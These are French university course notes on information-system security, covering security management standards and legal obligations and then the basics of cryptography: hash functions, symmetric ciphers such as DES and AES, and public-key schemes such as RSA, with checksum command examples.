Introduction à la sécurité des systèmes d'informations

Document réalisé par :

Polytech Paris Saclay

Département d'informatique

Université Paris Saclay
Maison de l'Ingénieur
Bâtiment 620
91405 Orsay Cedex

Gilles Soufflet, Ingénieur Système

Version janvier 2020

1 Avant-propos

On pourrait résumer l'objectif de la sécurité informatique à essentiellement deux points :

- Assurer la disponibilité et la fiabilité des services et ressources
- Assurer l'intégrité et la confidentialité des informations et données

C'est la vision de la sécurité d'un point de vue technique, mais le manager pourrait traduire de la manière suivante :

- Assurer la continuité des affaires
- Maitriser le risque légal

Pour atteindre ces objectifs les organisations vont mettre en place un certains nombre de moyens par exemple :

- Organisationnels
- Techniques
- Juridiques
- Humains

Un cours de sécuriyé informatique peut donc s'orienter vers deux visions assez différentes, la présentation de solutions techniques aux problèmes de sécurité d'une part et une vision plus orienté vers la gestion de l'organisation et des processus de contrôle de la sécurité.

Moyens organisationnels

La vison managériale ou organisationelle utilise des approches autour de concept de gestion de la sécurité comme les normes et certifications, par exemple la mise en place d'une PSSI au sein de l'entreprise. Cela va aussi souvent de pair avec les normes de qualité iso 9001 et avec la norme internationnale de sécurité des systèmes d'information ISO 27001 et ISO/CEI 27005. On trouvera par exemple dans [1] une présentation de cette approche.

Ces normes mettent en place une Système de management de la sécurité de l'information dit SMSI. Les points les plus notables sont :

- Référence à des processus d'amélioration continue du type Roue de Deming , c'est-à-dire une processus généralement en 4 phases plan-do-check-act.
- Evaluation des risques par différentes méthodes par exemple EBIOS proposé par l'ANSSI [10] ou bien MEHARI [11] proposé par le CLUSIF.
- Classement du risque en fonction de la gravité ou de la criticité, qui est en fonction la gravité ou de l'impact de l'événement et de sa potentialité ou probabilité de survenue. Dans certains cas le risque est aussi classé comme acceptable.
- Permettre la certification d'une organisation et la réaliseration des audits dans le but d'améliorer la confiance entre prestataires.

Dans le même esprit ou trouvera des guide de « bonne pratiques » comme ITIL, qui est très utilisé pour rationnaliser la gestion des services informatiques et qui prend en compte évidemment la sécurité des systèmes.

Ici on va mettre en place des certifications personnelles pour les acteurs des services informatiques dans l'objectif de mieux maitriser les compétences des acteurs du SI.

Au minimum on trouvera dans l'organisation un document PSSI politique de sécurité des systèmes d'informations au sein de l'entreprise

Mais ni ITIL ni les normes ISO ne développent les moyens techniques à mettre en œuvre pour atteindre les objectifs.

Moyen et risques juridiques

Il existe de nombreuses contraintes légales pour le responsable du sysème d'information.

Il est par exemple requis de nommer un RSSI

Récemment le législateur à mis en place au niveau européen une directive règlement n° 2016/679, dit règlement général sur la protection des données RGPD qui fixe les objectif en matière de gestion des données personnelles. Une explication des nouvelles contraintes de ce règlement pourra être trouvée dans l'article [2].

Le risque juridique porte à la fois sur ces propres systèmes mais également sur les actions criminelles opérées à l'insu des administrateurs à l'aide des systèmes informatiques compromis.

Moyens techniques

Il est évident que la mise en place d'un système d'information à l'aide de normes c'est-à-dire finalement de documents formels ne garanti en rien la sécurité technique par exemple d'un serveur web. Il est donc essentiel d'avoir un minimum de connaissances techniques sur les outils et moyens disponibles dans l'état de l'art.

C'est l'objectif de ce support qui présente des aspects techniques liés à la sécurité et au risque des systèmes d'informations.

La sécurité et la facilité d'utilisation et l'efficacité d'un système sont souvent présentées comme difficiles à concilier. L'administrateur doit adopter un compromis entre la mise en place de mesures de sécurité efficaces et les services offerts.

De plus la sécurité informatique est un domaine extrêmement vaste dont l'importance est sans cesse croissante pour de nombreuses raisons, par exemple :

- L'utilisation de systèmes informatiques dans de plus en plus de bien de consommation et d'outils industriels accroit énormément la quantité d'objets présentant un risque informatique.
- Le développement des systèmes mobiles introduit à la fois une complexité supplémentaire par rapport aux systèmes fixes est une explosion de la quantité des terminaux.
- Le développement des réseaux et de l'informatique dans le nuage « Cloud computing » introduit de nouveau risques, en particulier sur la confidentialité des données.

D'autre part l'industrie et la recherche informatique ont abouti à un état de l'art qui présente les caractéristiques suivantes :

- Le nombre de systèmes diffusés est relativement réduit, les logiciels malveillants utilisent généralement les caractéristiques communes de ces systèmes pour procéder à des attaques à grande échelle. Ce qui conduit à un nombre énorme de possibilités d'attaques si une faille est connue sur un produit
- L'expérience depuis le début de l'utilisation de l'informatique moderne a montré que la maintenance est essentiellement une suite sans fin de corrections sans espoir de voir tarir la source des failles.
- Les systèmes d'informations sont composés de briques de plus en plus nombreuses. La complexité de l'ensemble croit sans discontinuer et comme le dit Peter G. Neumann "complex systems break in complex ways" [12] [13]

D'un point de vue recherche il y a donc un énorme effort à fournir pour aboutir à une informatique plus sûre.

A noter également la tentation de certain constructeurs de proposer des systèmes fermés qui au final transfèrent la responsabilité de la sécurité du système de l'utilisateur au constructeur et interdisent l'installation de programmes non validés par le constructeur.

D'un point de vue pratique qui est celui d'un utilisateur, d'un développeur ou d'un administrateur système et réseau il ne reste que la possibilité d'utiliser au mieux les produits et concepts disponibles sur le marché. C'est l'objectif de cette introduction à la sécurité informatique.

En résumé le monde de la sécurité informatique est devenu plus professionnel, avec plus de moyens en jeu, beaucoup plus de complexité aussi bien pour se protéger, mais également pour découvrir une nouvelle faille.

Comme dans le cas d'un bien physique la protection absolue des systèmes informatiques n'existe pas.

Il y a nécessairement un compromis entre le risque encouru et le coût de la protection. La sécurité ce n'est pas seulement des connaissances techniques, c'est aussi du bon sens.

Le but est d'être suffisamment « dissuasif ».

On trouvera dans la suite une introduction essentiellement orientée système et réseau, l'aspect mobilité ne sera pas directement abordé.

Le plan est organisé pour permettre la réalisation des premiers TP rapidement, avec en particulier la présentation d'algorithmes de cryptographie dès le début du cours.

Une présentation générales des attaques et risques est faite avant la présentation des outils plus pratiques afin de bien comprendre l'intérêt de ces outils.

2 Notions de cryptographie

2.1 Introduction

De nombreux algorithmes ont été développés au cours de l'histoire.

Par exemple le chiffrement par décalage de lettre ROT13 est une variante de la méthode de césar utilisant un décalage de 13 caractères de chaque lettre du texte à chiffrer. Un caractère étant invariablement remplacé par un autre, cet algorithme est aussi qualifié de chiffrement par *substitution monoalphabétique.*

Au 16ème siècle Blaise Vigenère à inventé un système de chiffrement par substitution poly-alphabétique.

Il existe aussi des systèmes de chiffrement par permutation ou chiffrement par transposition comme le chiffrement de Hill (1929).

On se limitera ici aux algorithmes utilisés actuellement dans les systèmes d'informations et généralement par des civils basés sur le principe de Kerckhoffs ou présentant un intérêt pédagogique.

La présentation qui suit est orientée uniquement vers l'utilisation pratique pour des besoins de sécurité informatique comme par exemple la création de tunnels réseau.

Pour une approche plus mathématique et une description des algorithmes ci-dessus, voir par exemple l'ouvrage [4].

Conjointement avec la découverte de nouveaux chiffrement les techniques de **cryptanalyse** on évoluées et on bien évidemment profité de l'augmentation de la puissance de calcul disponible.

Une technique classique de cryptanalyse est basée sur la probabilité d'apparition des lettres de l'alphabet dans une langue.

Les méthodes d'attaque peuvent être classées par ordre de difficulté décroissante :

- Texte chiffré connu (et rien d'autre par définition)
- Texte clair connu, le chiffré correspondant est connu
- Texte clair choisi, l'attaquant dispose de la machine chiffrante
- Texte chiffré choisi, l'attaquant dispose de la machine déchiffrante

2.1.1 Principe de Kerckhoffs

Enoncé par Auguste Kerckhoffs vers 1883 Ce principe exprime que la sécurité d'un crypto système ne doit reposer que sur le secret de la clé. Autrement dit, tous les autres paramètres doivent être supposés publiquement connus. C'est également ce que formule la maxime de Shannon « l'adversaire connaît le système »

Quelques reformulations possibles:

En bref, moins on a de secrets, moins on doit faire de maintenance. (Bruce Schneier)

Tout algorithme de sécurité dont la conception repose sur l'assurance que l'adversaire ne possède pas le code source n'est déjà pas sûr; donc, il ne faut jamais faire confiance à un logiciel à code source fermé. (Eric Raymond)

A noter que la sécurité par l'obscurité est quelquefois utilisée généralement par les militaires. Elle repose sur la non divulgation d'information relative à la structure, au fonctionnement et à l'implémentation de l'objet ou du procédé utilisé.

Toutefois cette idée reste présente dans de nombreux systèmes d'informations propriétaires ou pour des algorithmes de chiffrement (A5 par exemple). Bien entendu on s'expose alors à divulgation ou une attaque en ingénierie inverse.

2.2 Fonctions de hachage

Une **fonction de hash** (anglicisme) ou **fonction de hachage crytographique** est une fonction qui associe à un grand ensemble de données un ensemble beaucoup plus petit (de l'ordre de quelques centaines de bits) qui est caractéristique de l'ensemble de départ.

Ces fonctions sont extrêmement utiles en cryptographie. Elles sont aussi utilisées pour créer des tables de hachage dans du code par exemple.

Le terme fonction de hachage évite l'emploi de l'anglicisme hash. Le résultat de cette fonction est par ailleurs aussi appelé somme de contrôle, **empreinte**, résumé de message, **condensé** ou encore empreinte cryptographique lorsque l'on utilise une fonction de hachage cryptographique.

Une fonction de hachage cryptographique est utilisée entre autres pour la signature électronique, et rend également possibles des mécanismes d'authentification par mot de passe sans stockage de ce dernier. Elle doit être résistante aux collisions, c'est-à-dire que deux messages distincts doivent avoir très peu de chances de produire la même signature. De par sa nature, tout algorithme de hachage possède des collisions mais on considère le hachage comme cryptographique si les conditions suivantes sont remplies :

- il est très difficile de trouver le contenu du message à partir de la signature (attaque sur la première préimage) . On parle aussi de fonction à sens unique
- à partir d'un message donné et de sa signature, il est très difficile de générer un autre message qui donne la même signature (attaque sur la seconde préimage)
- il est très difficile de trouver deux messages aléatoires qui donnent la même signature (résistance aux collisions)

Par très difficile, on entend « techniquement impossible » que ce soit au niveau algorithmique ou matériel.

En résumé la fonction doit être **résistante aux collisions**.

Par force brute il faut un calcul en 2 puissance n si n est la taille fixe de l'empreinte calcul pour retrouver le contenu avec certitude. Toutefois on considère généralement le paradoxe des anniversaires qui indique qu'avec un peu plus que la racine du nombre d'empreintes possibles on a une probabilité de 50% de trouver l'empreinte. Donc par exemple pour une empreinte de 128 bit il faut seulement 2 puissance 64 pour atteindre cette probabilité. Cest pourquoi les empreintes dépassent normalement largement 128 bits.

A noter qu'il existe aussi des fonctions de hachages paramétrées par une clé secrète ce qui donne un code d'authentification du message « message authentication code » (MAC).

2.2.1 MD5

Message Digest 5, est une fonction de hachage cryptographique très populaire.

Apparu en 1991 à partir de MD4 (1990

Md5 n'est plus considéré comme un algorithme sûr car on a trouvé deux messages qui génèrent la même empreinte. Toutefois, la mise en œuvre de ces techniques n'est pas aisée et dans le cas du MD5, les chercheurs ont trouvé une collision sur deux messages au contenu aléatoire.

Leur attaque a permis de découvrir une collision complète (ie. deux messages différents qui produisent la même empreinte) sans passer par une méthode de type recherche exhaustive, collisions en 2puissance 42 puis 2 puissance 30

Sur un système parallélisé, les calculs n'ont pris que quelques heures. Le MD5 n'est donc plus considéré comme sûr mais l'algorithme développé par les Chercheurs Chinois concerne des collisions quelconques et ne permet pas de réaliser une collision sur une empreinte spécifique (ie. à partir de l'empreinte d'un message, réaliser un autre message qui produit la même empreinte).

On peut désormais générer une infinité de collisions avec un texte T à partir de deux messages M1 et M2 de même longueur qui sont en collision. Il suffit de concaténer M1 et M2 avec T, tel que T1 = M1 + T et T2 = M2 + T, afin

d'obtenir une collision complète entre T1 et T2. On ne peut toutefois pas générer une signature particulière et la falsification de documents reste un exercice difficile.

Il est par exemple possible de créer des pages HTML aux contenus très différents et ayant pourtant le même MD5. La présence de métacodes de "bourrage" placés en commentaires, visibles seulement dans la source de la page web, trahit toutefois les pages modifiées pour usurper le MD5 d'une autre. La supercherie peut donc être levée, encore faut-il penser à examiner la source de la page en question.

Exemple :

Sur 128 bits soit 32 digits hexadécimaux.

```
/etc> md5sum /etc/passwd
0b6e194ab9d93dcabd88ec51df26c87a  /etc/passwd
```

2.2.2 SHA-1

SHA-1 (*Secure Hash Algorithm*) est une fonction de hachage cryptographique conçue par la National Security Agency des États-Unis (NSA), et publiée par le gouvernement des États-Unis comme un standard fédéral de traitement de l'information (Federal Information Processing Standard du NIST). Elle produit un résultat de 160 bits. Apparu en 1994, évolution de SHA et MD5.

Le 17 août 2005, une attaque été annoncée par Wang et al. à la conférence *CRYPTO 2005*, la complexité pour trouver une collision est de $2^{63.}$

Exemple :

Sur 160 bits soit 40 digits hexadécimaux.

```
/etc> sha1sum /etc/passwd
4fe3e43d08db6d12241284370e89d0110a0cecb6  /etc/passwd
```

2.2.3 SHA-2

Très proche du SHA-1 dont il est issu, SHA-2en diffère par la longueur du résultat obtenu mais aussi par certaines opérations, fonctions et constantes spécifiques qui amènent ce résultat.

Plusieurs longueurs de sortie sont possibles avec les modes SHA-256 de 256 bits et SHA-512 de 512 bits, apparu en 2002 ainsi que des troncatures de ces longueurs.

Après la découverte par l'équipe de Wang de collisions dans SHA-1, une des fonctions de hachage standard, c'est un peu le nouveau buzz du moment dans le petit monde de la cryptographie. On suspecte SHA-2 de plus n'être plus aussi sécurisé qu'on a pu le croire et on se demande si on a vraiment une idée pour construire un algorithme de hachage suffisamment solide.

Actuellement l'attaque la meilleure est en 2^{128}

Exemple :

```
/etc> sha224sum /etc/passwd
b7dce6b9e28d6aecdcd2af74681ec524743b291f9fdeea25166b7a56  /etc/passwd
/etc> sha256sum /etc/passwd
3d5194d5d7dca6287f7b3b55e8bfd1dbcaf2142219d864a8bd3a36e5fcd052b7  /etc/passwd
/etc> sha384sum /etc/passwd
a9f0ad9f355d8806fb0738d4ea83e7b45a7cba6f1a2cd5c946bc1f4152915072e16a775c3ba49e4b
71abd3671ae5e257  /etc/passwd
/etc> sha512sum /etc/passwd
69e1d09b36b4797852e5d017c6d9040c95bd06205fabe93611c0c88cfb8e67b31e5d9708771f77b0
e46e3ef58f3de299369da2817880792f839916dbde4c645a  /etc/passwd
```

2.2.4 SHA-3

Disponible depuis assez récemment dans les implémentions sur les systèmes, par exemple dans openssl.

Elle est le résultat d'une compétion organisée par le NIST « National Institute of Standards and Technology » (l'organisme de normalisation des standards et de la technologie aux USA) e, octobre 2012.

```
a-139158 ~ # man sha3sum
a-139158 ~ # sha3sum /etc/passwd
0855ec14c8c3f8dae519e40047e1ee7d09f6385f6ace470e1a0e8092  /etc/passwd
a-139158 ~ # sha3sum -a 512 /etc/passwd
99e0f857c9e9ecf0ce3a061ebcc1ba7690b8d92e34fd3e6328a11e5c2049e0ec2d88ae913de
09c4e8ff85fe825c25539c38b043d022be846026b18032294efee  /etc/passwd
a-139158 ~ #
```

2.2.5 Whirpool

Whirpool est une fonction de hachage cryptographique conçue par Vincent Rijmen et Paulo Barreto pour le projet NESSIE. Elle a été nommée d'après la galaxie M51. La fonction utilise une architecture de type Miyaguchi-Preneel connue pour sa résistance à la cryptanalyse, cette structure produit des empreintes de 512 bits. Apparu en 2004. Attaque force brute en $2^{256.}$

En interne, l'algorithme travaille sur 512 bits grâce à une fonction similaire à celle de l'algorithme de chiffrement symétrique AES (auquel Vincent Rijmen a également participé et qui à l'origine s'appelle Rijndael). L'utilisation d'une version modifiée du bloc de chiffrage de AES (appelée W) garantit un système robuste et fiable

La fonction de hachage Whirpool est sortie gagnante du processus de sélection européen NESSIE et est maintenant un standard ISO.

2.3 Cryptographie à masque jetable

Bien que généralement inutile dans un système d'information, on peut toutefois présenter l'algorithme dit masque jetable, également appelé chiffre de Vernam.

C'est un algorithme de cryptographie inventé par Gilbert Vernam en 1917. Bien que simple, ce chiffrement est le seul qui soit théoriquement impossible à casser, comme l'a prouvé Claude Shannon en 1949.

On parle dans ce cas de sécurité inconditionnelle, c'est impossible à casser même avec une puissance de calcul infinie.

- La clé doit être une suite de caractères aussi longue que le message à chiffrer.
- Les caractères composant la clé doivent être choisis de façon totalement aléatoire.
- Chaque clé, ou "masque", ne doit être utilisée qu'une seule fois (d'où le nom de *masque jetable*).

D'où les importantes difficultés de mise en œuvre pratique. Très peu de cas nécessitent un tel système, mais c'était toutefois le système utilisé pour le Téléphone rouge entre le Kremlin et la Maison Blanche.

En informatique il suffit d'utiliser l'opérateur XOR en effet

A XOR A = 0

A XOR 0 = A

C= A XOR B , C est le chiffrement A le texte et B la clé

C XOR B = (A XOR B) XOR B = A XOR (B XOR B) =A XOR 0 = A

2.4 Cryptographie symétrique ou à clé secrète

Les systèmes à clé secrète sont plus rapides que les algorithmes à clé publique, mais nécessitent le transfert des clés de manière sécurisée.

Il faut ajouter que cette clé doit pouvoir prendre suffisamment de valeurs pour qu'une attaque exhaustive — essai systématique de toutes les clés — ne puisse être menée à bien car trop longue. On parle de sécurité *calculatoire*.

Cette sécurité calculatoire est bien évidemment dépendante du temps, les performances des moyens de calcul allant croissant, un système de chiffrement est confronté à une adversité toujours plus forte, alors que le message chiffré ne change plus. L'illustration de ce problème est le DES, ce système est devenu obsolète à cause du trop petit nombre de clés qu'il peut utiliser (pourtant 2 puissance 56). On pense que, actuellement, 2 puissance 80 est un strict minimum. À titre indicatif, le dernier standard choisi par les américains en décembre 2001, l'AES, utilise des clés dont la taille est au moins de 128 bits, autrement dit il y en a 2 puissance 128. C'est pour l'instant hors de portée avec les systèmes actuels. Dans un tel cas on peut raisonnablement penser que notre algorithme est sûr.

Cependant, c'est faire une hypothèse très forte sur l'algorithme que de supposer que le seul moyen de le casser est de mener une attaque exhaustive : nombreuses sont les failles que peuvent receler un algorithme et encore plus nombreuses sont les mauvaises utilisations d'un algorithme.

Les tailles de clés entre systèmes symétriques et asymétriques ne doivent donc pas être directement comparées, et si dans le cas de la cryptographie symétrique, le fait de savoir que la clé fait 128 bits peut être rassurant, il est beaucoup moins évident de juger de la sécurité des systèmes asymétriques selon la taille de la clé. Ainsi, les systèmes basés sur les courbes elliptiques demandent des tailles bien inférieures à celle de RSA pour un niveau de sécurité équivalent.

2.4.1 Chiffrement par bloc

Découpage des données en blocs de taille généralement fixe entre 32 et 512 bits. Le mode d'opération modifie la manière de découper le texte clair pour constituer les blocs.

Le mode le plus simple electronic codebook (ECB) est le découpage en blocs avec chiffrage séparé de chaque bloc. Le gros défaut de cette méthode est que deux blocs avec le même contenu seront chiffrés de la même manière, on peut donc tirer des informations à partir du texte chiffré en cherchant les séquences identiques. On obtient dès lors un « dictionnaire de codes » avec les correspondances entre le clair et le chiffré d'où le terme *codebook.*

Enchaînement des blocs : « Cipher Block Chaining » (CBC)

On trouve d'autres modes utilisant un vecteur initial aléatoire, par exemple:

Chiffrement à rétroaction : « Cipher Feedback » (CFB)

Enchaînement des blocs : « Cipher Block Chaining » (CBC)

Chiffrement basé sur un compteur : « CounTeR » (CTR)

Chiffrement avec vol de texte : « CipherText Stealing » (CTS)

Chiffrement à rétroaction de sortie : « Output Feedback » (OFB)

On trouve des modes d'opération associés à un code d'authentification « message authentication code » (MAC) permettant de garantir l'authenticité du message:

CCM mode (Counter with CBC-MAC), défini pour être utilisé avec le chiffrement AES

EAX mode

A titre d'exemple pratique le mode de découpage apparaît par exemple dans le choix de l'algorithme de clé symétrique sous ssh, par exemple « blowfish-cbc » ou « aes256-cbc »

2.4.1.1 **DES**

L'algorithme DES « Data Encryption Standard » transforme un bloc de 64 bits en un autre bloc de 64 bits. Il manipule des clés individuelles de 56 bits, représentées par 64 bits (avec un bit de chaque octet servant pour le contrôle de parité).

Il est apparu en 1977.

Plusieurs attaques ont été découvertes sur DES. Elles permettent de diminuer les coûts d'une recherche exhaustive des clés qui se monte à 2^{55} opérations en moyenne. À noter que certaines de ces méthodes ne sont plus efficaces avec des algorithmes de cryptage plus récents du fait de l'introduction d'un effet avalanche.

- La cryptanalyse différentielle découverte par Eli Biham et Adi Shamir en 1991 permet de trouver la clé en utilisant 2^{47} textes clairs. Le principe est de disposer d'un DES implémenté dans une boîte noire hermétique avec une clé secrète à l'intérieur. En fournissant suffisamment de texte en entrée, on peut statistiquement analyser le comportement des sorties selon les entrées et retrouver la clé. Les entrées utilisées pour cette attaque doivent mutuellement présenter une légère différence (par exemple un bit qui change). En regardant comment la différence affecte la sortie, on peut établir des statistiques et en augmentant le nombre d'entrées, on améliore la fiabilité de l'attaque.
- L'attaque-T (Tickling attack) est une variante de la cryptanalyse différentielle. Elle a été découverte lors de la conception du DES par les chercheurs d'IBM et révélée par Don Coppersmith au milieu des années 90. Pendant une vingtaine d'années, le silence a été complet sur cette découverte. À l'époque, elle avait incité les concepteurs de DES à renforcer le contenu des tables de substitution (au lieu de l'affaiblir comme la rumeur le laissait entendre).
- La cryptanalyse linéaire inventée par Mitsuru Matsui en 1993 est plus efficace mais moins pratique pour la simple et bonne raison que l'attaquant ne dispose pas de la boîte noire et qu'il ne peut pas soumettre ses propres textes. Cette attaque nécessite 2^{43} couples (tous chiffrés avec la même clé) que l'attaquant a pu récupérer par un moyen ou un autre. Elle consiste à faire une approximation linéaire de DES en le simplifiant. En augmentant le nombre de couples disponibles, on améliore la précision de l'approximation et on peut en extraire la clé.
- Le compromis temps-mémoire est un concept inventé par Martin Hellman au début des années 80. En partant du principe que le même message va être chiffré plusieurs fois avec des clés différentes, on pourrait calculer une immense table qui contient toutes les versions chiffrées de ce message. Lorsque l'on intercepte un message chiffré, on peut le retrouver dans la table et obtenir la clé qui avait été utilisée pour le coder. Cette attaque n'est bien sûr pas faisable car nous avons besoin d'une table de l'ordre du milliard de GB. Le génie d'Hellman a été de trouver un moyen pour réduire cette table à environ 1 téraoctet (soit 1 million de fois moins que la table complète), ce qui est faisable de nos jours.
- D'autres attaques sont spécifiques à des implémentations et ne sont pas forcément spécifiques à DES. Dans le cas d'un DES implémenté dans du matériel, on pourrait analyser la consommation électrique et déduire certaines informations sur la clé (une consommation accrue indique des bits actifs). Le même style d'attaque peut aussi être employé sur un ordinateur en calculant le temps mis pour chiffrer avec des textes différents ou en analysant la mémoire utilisée.
- Toutes les autres attaques sur DES visent à réduire le temps de calcul d'une recherche exhaustive en utilisant des machines spécifiquement conçues pour la tâche (grâce à des FPGA en parallèle par exemple). Une telle machine a été construite en 1998. Deep Crack a coûté environ 200 000 dollars et pouvait casser la clé en moins d'une semaine. Le calcul distribué en utilisant les ordinateurs des particuliers (distributed.net) a prouvé son efficacité en cassant une clé en moins de 24 heures.

2.4.1.2 **Triple DES (3DES)**

3 applications successives de l'algorithme DES sur le même bloc de données de 64 bits, avec 2 ou 3 clés DES différentes. Trois fois plus long qu'un chiffrage DES.

Le *Triple DES* est généralement utilisé avec seulement deux clés différentes. Le mode d'usage standard est de l'utiliser en mode EDE (*Encryption, Decryption, Encryption*, c'est-à-dire *Chiffrement, Déchiffrement, Chiffrement*) ce qui le rend compatible avec DES quand on utilise trois fois la même clé.

Même quand 3 clés de 56 bits différentes sont utilisées, la force effective de l'algorithme n'est que de 112 bits et non 168 bits, à cause d'une attaque rencontre au milieu. Cette attaque reste cependant peu praticable, en effet elle nécessite un stockage de données de l'ordre de 256 mots de 64 bits, de plus ce stockage doit être « interrogeable » en un temps très court. C'est pour éviter ce genre d'attaque que le Double DES est simplement proscrit et que l'on passe directement à du Triple DES, le Double DES n'assure en effet qu'une force effective moyenne de 57 bits

2.4.1.3 **AES**

Advanced Encryption Standard, en français « standard de chiffrement avancé choisi en octobre 2000 par le NIST pour être le nouveau standard de chiffrement pour les organisations du gouvernement des États-Unis

Il est issu d'un appel à candidatures international lancé en janvier 1997 et ayant reçu 15 propositions. Parmi ces 15 algorithmes, 5 furent choisis pour une évaluation plus poussée en avril 1999 : MARS, RC6, Rijndael, Serpent, et Twofish. Au bout de cette évaluation, ce fut finalement le candidat Rijndael, du nom de ses deux concepteurs Joan Daemen et Vincent Rijmen

L'algorithme prend en entrée un bloc de 128 bits (16 octets), la clé fait 128, 192 ou 256 bits.

L'AES n'a pour l'instant pas été cassé et la recherche exhaustive (« brute force ») demeure la seule solution. Rijndael a été conçu de telle manière à rendre des méthodes classiques comme la cryptanalyse linéaire ou différentielle très difficiles.

A été également l'objet d'attaque de type « cache timing attacks » par Adi Shamir, en 2005

2.4.1.4 **Blowfish**

Blowfish est un algorithme de chiffrement symétrique par blocs conçu par Bruce Schneier en 1993. Il tire son nom du poisson-lune japonais (ou *fugu*), qui en est également l'emblème.

Blowfish utilise une taille de bloc de 64 bits et la clé de longueur variable peut aller de 32 à 448 bits. Elle est basée sur l'idée qu'une bonne sécurité contre les attaques de cryptanalyse peut être obtenue en utilisant de très grandes clés pseudo-aléatoires.

Blowfish présente une bonne rapidité d'exécution exceptée lors d'un changement de clé, il est environ 5 fois plus rapide que Triple DES et deux fois plus rapide que IDEA. Malgré son âge, il demeure encore solide du point de vue cryptographique avec relativement peu d'attaques efficaces sur les versions avec moins de tours. La version complète avec 16 tours est à ce jour entièrement fiable et la recherche exhaustive reste le seul moyen pour l'attaquer.

Il est utilisé dans de nombreux logiciels propriétaires et libres (dont GnuPG et OpenSSH).

2.4.1.5 **Camellia**

Camellia est un algorithme de chiffrement symétrique par blocs de 128 bits, conçu pour fonctionner avec des clés de 128, 192 et 256 bits. Tous les six tours, une transformation nommée « FL-function » est appliquée.

Il a été développé conjointement par la *Nippon Telegraph and Telephone Corporation* et *Mitsubishi Electric Corporation* en 2000 sur la base de l'algorithme E2 ayant participé au concours AES.

Camellia a été sélectionné et recommandé par le projet NESSIE de l'Union européenne, c'est l'un des standards de chiffrement du gouvernement japonais.

Depuis octobre 2006, le code source de Camellia est librement disponible sous plusieurs licences libres (BSD, GPL, MPL, et licence OpenSSL)

2.5 Cryptographie asymétrique ou à clé publique

La cryptographie asymétrique, ou cryptographie à clé publique est fondée sur l'existence de fonctions à sens unique, c'est-à-dire qu'il est simple d'appliquer cette fonction à un message, mais extrêmement difficile de retrouver ce message à partir du moment où on l'a transformé.

En réalité, on utilise en cryptographie asymétrique des fonctions à sens unique et à *brèche secrète*. Une telle fonction est difficile à inverser, *à moins de posséder une information particulière*, tenue secrète, nommée *clé privée*.

Ces méthodes sont généralement plus lentes que les algorithmes symétriques en raison des calculs complexes qui lui sont associés.
L'idée est due à Whitfield Diffie et à Martin Hellman. Il fut présenté pour la première fois à la *National Computer Conference* en 1976,

2.5.1 Chiffrement d'un message

À partir d'une telle fonction, voici comment se déroulent les choses : Alice souhaite pouvoir recevoir des messages chiffrés de n'importe qui.

- Alice génère deux clés. La clé publique qu'elle envoie à Bob et la clé privée qu'elle conserve précieusement sans la divulguer à quiconque.
- Bob chiffre le message avec la clé publique d'Alice et envoie le texte chiffré. Alice déchiffre le message grâce à sa clé privée.

2.5.2 Authentification de l'origine, signature

Dans cette situation on utilise la clé privée pour chiffrer une information qui est déchiffrée à l'aide de la clé publique. Dans ce cas tout le monde peut déchiffrer mais seul le détenteur de la clé privée peut chiffrer.

En appliquant une fonction de hachage sur le message on obtient un condensât puis on applique les étapes suivantes

- Alice applique sa clé privée sur le condensât (fonction de hachage) d'un message
- Bob de vérifie en appliquant au résultat la clé publique d'Alice (et en retrouvant donc ce condensât) que nulle autre qu'Alice a pu signer ce message. C'est ainsi que Bob sera rassuré sur l'origine du message reçu : il appartient bien à Alice.

C'est sur ce mécanisme notamment que fonctionne la signature numérique.

Le mécanisme complet avec chiffrement du message à transmettre et signature utilise donc à la fois les clés d'Alice et bob.

Objectif : Bob souhaite envoyer des données chiffrées à Alice en garantissant la provenance de celles-ci.

- Alice crée une paire de clés asymétriques : clé privée KprA, clé publique KpuA
- Alice envoie sa clé publique à Bob pour que celui-ci puisse lui envoyer des données chiffrées par la suite
- Lorsque Bob va envoyer des informations chiffrées à Alice, celui-ci désire signer numériquement ces informations afin de garantir à Alice que celles-ci proviennent effectivement de lui :
- Bob doit donc, avant d'envoyer ces données chiffrées, créer une paire de clés asymétriques : clé publique KpuB, clé privée KprB
- Bob envoie sa clé publique KpuB à Alice
- Bob signe son message avec sa clé privée (signature numérique du message) : KprB et chiffre le message avec la clé publique d'Alice (chiffrement réel du message) : KpuA.
- Alice reçoit le message chiffré de Bob, le déchiffre avec sa clé privée : KprA.
- Alice vérifie la signature avec la clé publique de Bob : KpuB

2.5.3 RSA

RSA est très utilisé dans le commerce électronique, et plus généralement pour échanger des données confidentielles sur Internet. Cet algorithme a été décrit en 1977 par Ron Rivest, Adi Shamir et Len Adleman, d'où le sigle **RSA**.

Il est basé sur le choix de deux nombres premiers très grands.

A noter que le schéma de remplissage (pour atteindre la taille des blocs) est très important pour sécuriser l'algorithme. On utilise pour cela Optimal Asymmetric Encryption Padding (OAEP) qui introduit une part aléatoire dans l'algorithme déterministe RSA.

En fait, la sécurité de cet algorithme repose sur deux conjectures : casser RSA nécessite la factorisation du nombre $n=p*q$ et la factorisation est un problème difficile. Par difficile, on entend qu'il n'existe pas d'algorithme rapide pour résoudre cette question. Si l'on veut être un peu plus précis, on pense qu'il n'existe pas d'algorithme ayant une complexité polynomiale en temps qui donne les facteurs premiers d'un nombre quelconque. Il est possible que l'une des deux conjectures soit fausse, voire que les deux le soient. Si c'est le cas, alors RSA n'est pas sûr. Cela fait néanmoins maintenant plus de 30 ans que RSA est cryptanalysé et celui-ci n'a pas encore été cassé, on peut donc raisonnablement le considérer comme un algorithme sûr.

Actuellement le plus grand nombre factorisé par les méthodes générales et l'état de l'art en matière de calculs distribués, était long de 663 bits (RSA Factoring Challenge) Les clés RSA sont habituellement de longueur comprise entre 1024 et 2048 bits. Quelques experts croient possible que des clés de 1024 bits soient cassées dans un proche avenir (quoique ce soit controversé) ; mais peu voient un moyen de casser des clés de 4096 bits dans un avenir prévisible. On présume donc que RSA est sûr si la taille de la clé est suffisamment grande. On peut trouver la factorisation d'une clé de taille inférieure à 256 bits en quelques heures sur un ordinateur individuel, en utilisant des logiciels déjà librement disponibles. Pour une taille allant jusqu'à 512 bits, et depuis 1999, il faut faire travailler conjointement plusieurs centaines d'ordinateurs. Par sûreté, il est couramment recommandé que la taille des clés RSA soit au moins de 2048 bits.

Il existe également d'autre type d'attaques basées sur l'implémentation de l'algorithme ou sur le matériel et qui ne cherchent pas à factoriser n. Par exemple: « Timing attacks » ou « Branch Prediction Analysis »

